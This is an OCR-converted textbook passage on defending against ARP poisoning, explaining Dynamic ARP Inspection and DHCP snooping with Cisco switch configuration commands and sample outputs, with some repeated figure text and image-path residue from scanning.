--------------------------------------------------------------------------------
1a:12:3b:2f;df:1c     10.10.10.8   125864     dhcp-      4     FastEthernet3/18
                                             snooping
```

10.10.10.1
MAC A

No ARP entry in the binding table then discard the packet

DHCP Snooping Enabled
Dynamic ARP Inspection Enabled

ARP 10.10.10.1 Saying 10.10.10.2 is MAC C

10.10.10.2
MAC B

ARP 10.10.10.2 Saying 10.10.10.1 is MAC C

10.10.10.5
MAC C

Check the **MAC** and **IP** fields to see if the ARP from the interface is in the binding; if not, **traffic is blocked**

How to Defend Against ARP Poisoning


Implementation of Dynamic ARP Inspection (DAI) prevents poisoning attacks. DAI is a security feature that validates ARP packets in a network. When DAI activates on a VLAN, all ports on the VLAN are considered to be untrusted by default. DAI validates the ARP packets using a DHCP snooping binding table. The DHCP snooping binding table consists of MAC addresses, IP addresses, and VLAN interfaces acquired by listening to DHCP message exchanges. Hence, you must enable DHCP snooping before enabling DAI. Otherwise, establishing a connection between VLAN devices based on ARP is not possible. Consequently, a self-imposed DoS may result on any device in that VLAN.

To validate the ARP packet, the DAI performs IP-address-to-MAC-address binding inspection stored in the DHCP snooping database before forwarding the packet to its destination. If any invalid IP address binds a MAC address, the DAI will discard the ARP packet. This eliminates the risk of MITM attacks. DAI ensures the relay of only valid ARP requests and responses.

If the host systems in a network hold static IP addresses, DHCP snooping will not be possible, or other switches in the network cannot run dynamic ARP inspection. In such situations, you have to perform static mapping that associates an IP address to a MAC address on a VLAN to prevent an ARP poisoning attack.

Software can be implemented that runs custom scripts to monitor ARP tables. This script can compare the current ARP table to the list of known MAC and IP addresses. If there is a mismatch in the list of valid MAC/IP pairs, the switch will drop the packet. Such scripts are helpful in defending against ARP poisoning attacks by monitoring the MAC/IP pairs on important LAN machines such as servers and gateways.

The implementation of cryptographic protocols such as HTTP Secure (HTTPS), Secure Shell (SSH), Transport Layer Security (TLS), and various other networking cryptographic protocols prevents ARP spoofing attacks by encrypting data before transmission and authenticating it after it is received.




```
sh ip dhcp snooping binding

   MacAddress        IpAddress    Lease     Type     VLAN    Interface
-------------------------------------------------------------------------
1a:12:3b:2f;df:1c   10.10.10.8   125864    dhcp-     4    FastEthernet3/18
                                          snooping
```

10.10.10.1
MAC A
No ARP entry in the binding table then discard the packet
DHCP Snooping Enabled
Dynamic ARP Inspection Enabled
ARP 10.10.10.1 Saying 10.10.10.2 is MAC C
10.10.10.2
MAC B
ARP 10.10.10.2 Saying 10.10.10.1 is MAC C
10.10.10.5
MAC C

Check the **MAC** and **IP** fields to see if the ARP from the interface is in the binding; if not, **traffic is blocked**

Figure 8.37: Defending against ARP poisoning



Configuring DHCP Snooping and Dynamic ARP Inspection on Cisco Switches

1

```
Switch(config)# ip dhcp snooping
Switch(config)# ip dhcp snooping vlan 10
Switch(config)# ^Z
Switch# show ip dhcp snooping
Switch DHCP snooping is enabled
DHCP snooping is configured on following VLANs: 10
DHCP snooping is operational on following VLANs: 10
DHCP snooping is configured on the following L3
Interfaces:
……
DHCP snooping trust/rate is configured on the following
Interfaces:

Interface           Trusted     Rate limit (pps)
---------------     -------     ----------------
```

2

```
Switch# show ip dhcp snooping binding
   MacAddress         IpAddress     Lease     Type    VLAN  Interface
-----------------------------------------------------------------------
1a:12:3b:2f;df:1c  10.10.10.8   125864    dhcp-     4  FastEthernet
                                        snooping           0/3
 Total number of bindings: 1
```

3

```
Switch(config)# ip arp inspection vlan 10
Switch(config)# ^Z
Switch# show ip arp inspection
Source Mac Validation      : Disabled
Destination Mac Validation : Disabled
IP Address Validation      : Disabled
Vlan  Configuration  Operation  ACL Match   Static ACL
 10     Enabled        Active
Vlan  ACL Logging  DHCP Logging  Probe Logging
 10     Deny          Deny             Off
Vlan  Forwarded  Dropped  DHCP Drops  ACL Drops
 10      0          0         0          0
Vlan  DHCP Permits  ACL Permits  Probe Permits  Source MAC Failures
 10      0             0             0                  0
Vlan  Dest MAC Failures IP Validation Failures Invalid Protocol Data
 10        0                    0                       0
```

4

```
%SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs
(Res) on Fa0/5, vlan
10.([0013.6050.acf4/192.168.10.1/ffff.ffff.fff
f/192.168.10.1/05:37:31 UTC Mon Jul 08 2019])
```

Configuring DHCP Snooping and Dynamic ARP Inspection on Cisco Switches

As discussed, DHCP snooping must be enabled before enabling DAI. DHCP snooping is a security feature that builds and maintains a DHCP snooping binding table and filters untrusted DHCP messages. A Cisco switch with DHCP snooping enabled can inspect DHCP traffic flow at a layer 2 segment and track IP addresses to switch port mapping.

To configure DHCP snooping on a Cisco switch, ensure DHCP snooping is enabled both globally and per access VLAN. To enable DHCP snooping, execute the following commands:

Configuring DHCP snooping in global configuration mode

```
Switch(config)# ip dhcp snooping
```

Configuring DHCP snooping for a VLAN

```
Switch(config)# ip dhcp snooping vlan 10

Switch(config)# ^Z
```

To view the DHCP snooping status

```
Switch# show ip dhcp snooping
Switch DHCP snooping is enabled
DHCP snooping is configured on following VLANs: 10
DHCP snooping is operational on following VLANs: 10
DHCP snooping is configured on the following L3 Interfaces:
……
DHCP snooping trust/rate is configured on the following Interfaces:

Interface           Trusted     Rate limit (pps)
---------------     -------     ----------------
```

If the switch is functioning only at layer 2, apply the `ip dhcp snooping trust` command to the layer 2 interfaces to designate uplink interfaces as trusted interfaces. This informs the switch that DHCP responses can arrive on those interfaces.

The DHCP snooping binding table contains the trusted DHCP clients and their respective IP addresses. To view the DHCP snooping table, you have to execute the following command:

```
Switch(config)# show ip dhcp snooping binding
```

This displays the DHCP snooping table, which contains the MAC addresses, respective IP addresses, and total number of bindings. The following is an example of a DHCP snooping binding table:

```
    MAC Address     IP Address  Lease (sec)   Type       VLAN      Interface
---------------- ---------- -----------   -------     -------   ------------
1a:12:3b:2f;df:1c   10.10.10.8     125864    dhcp-snooping   4      FastEthernet0/3
Total number of bindings: 1
```

After establishing a DHCP snooping binding table, the user can start configuring DAI for the VLAN. To enable DAI for multiple VLANs, specify a range of VLAN numbers.

Command to configure ARP inspection for a VLAN

```
Switch(config)# ip arp inspection vlan 10
Switch(config)# ^Z
```

Command to configure ARP inspection for a range of VLANs

```
Switch(config)# ip arp inspection vlan 10, 11, 12, 13
```

Or

```
Switch(config)# ip arp inspection vlan 10-13
```

To view the ARP inspection status

```
Switch(config)# show ip arp inspection
Source Mac Validation      : Disabled
Destination Mac Validation : Disabled
IP Address Validation      : Disabled
Vlan  Configuration  Operation  ACL Match   Static ACL
 10     Enabled       Active
Vlan  ACL Logging  DHCP Logging  Probe Logging
 10     Deny                    Off
Vlan  Forwarded  Dropped  DHCP Drops  ACL Drops
 10       0          0          0           0
Vlan  DHCP Permits  ACL Permits  Probe Permits  Source MAC Failures
 10       0             0             0                   0
Vlan  Dest MAC Failures IP Validation Failures Invalid Protocol Data
 10          0                    0                        0
```

From this IP ARP inspection result, it is clear that the source MAC, destination MAC, and IP address are disabled. Even more security can be attained by enabling one or more of these additional validation checks. To do so, execute the command **`ip arp inspection validate`** followed by the address type.

Assume that an attacker with the source IP address 192.168.10.1 connects to VLAN 10 on interface FastEthernet0/5 and sends ARP replies, pretending to be the default router for the subnet in an attempt to initiate an MITM attack. The switch with DAI enabled inspects these reply packets by comparing them with the DHCP snooping table. The switch then tries to find an entry for the source IP address 192.168.10.1 on port FastEthernet0/5. If there is no entry, then the switch discards these packets.

```
%SW_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Res) on Fa0/5, vlan 10
([0013.6050.acf4/192.168.10.1/ffff.ffff.ffff/192.168.10.1/05:37:31 UTC Tue
APR 12 2022])
```

